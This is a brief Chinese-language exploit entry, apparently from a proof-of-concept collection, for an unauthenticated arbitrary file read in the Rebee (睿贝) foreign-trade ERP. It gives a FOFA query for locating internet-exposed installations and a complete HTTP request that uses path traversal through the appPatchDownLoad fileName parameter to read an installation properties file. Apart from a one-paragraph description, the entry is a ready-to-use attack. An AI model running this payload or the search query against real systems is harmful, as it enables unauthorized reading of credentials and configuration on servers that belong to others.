
# R16-1睿贝-外贸ERP软件-任意文件读取

# 漏洞描述:

睿贝外贸ERP appPatchDownLoad 接口处存在任意<u>文件读取</u>漏洞,未经身份验证攻击者可通过该漏洞读取系统重要文件(如数据库配置文件、系统配置文件)、数据库配置文件等等,导致网站 处于极度不安全状态。

#### 网站图片:





## 网络测绘:

### fofa语法:

body="loginNeedMobileNumVerification"|| body="睿贝软件"

# 漏洞复现:

# payload:

GET /appPatchDownLoad?fileName=../../../../RebeeCRM\_RebeeCRM\_installation/installvariables.properties HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10\_8\_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2656.18 Safari/537.36
Connection: close
Accept-Encoding: gzip, deflate

效果图: 读取系统配置文件

